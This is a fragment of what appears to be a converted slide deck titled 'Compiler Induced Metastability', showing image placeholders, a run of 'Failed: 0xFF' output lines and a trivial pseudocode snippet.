


















# COMPILER INDUCED METASTABILITY

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Failed (985): 0xFF  
Failed (986): 0xFF  
Failed (987): 0xFF  
Failed (988): 0xFF  
Failed (989): 0xFF  
Failed (990): 0xFF  
Failed (991): 0xFF  
Failed (992): 0xFF  
Failed (993): 0xFF  
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Failed (995): 0xFF  
Failed (996): 0xFF  
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Failed (999): 0xFF
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>>> █
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AKA

X = 1

If X == 0 then

Y = 0

